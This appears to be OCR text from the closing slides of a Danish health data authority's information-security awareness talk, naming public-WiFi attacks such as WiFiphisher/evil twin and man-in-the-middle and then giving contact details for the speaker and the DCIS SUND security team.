
− 1 +

ADD TO CART

Hacking

WIFIPHISHER or Evil Twin

Man-in-the-middle



https://e-channelnews.com/top-5-most-dangerous-public-wifi-attacks/

Søren Bank Greenfield

SBGR@sundhedsdata.dk

Undskyld ;-)

Kontakt

DCIS SUND

DCISSUND@sundhedsdata.dk

DCISSund on Twitter
@dcissund

DCISSund information and news
www.sundhedsdata.dk/informationssikkerhed

SUNDHEDSDATA-
STYRELSEN

Sundhedsdatastyrelsen
Ørestads Boulevard 5
2300 København S

T: +45 7221 6800
E: kontakt@sundshedsdata.dk
W: sundhedsdata.dk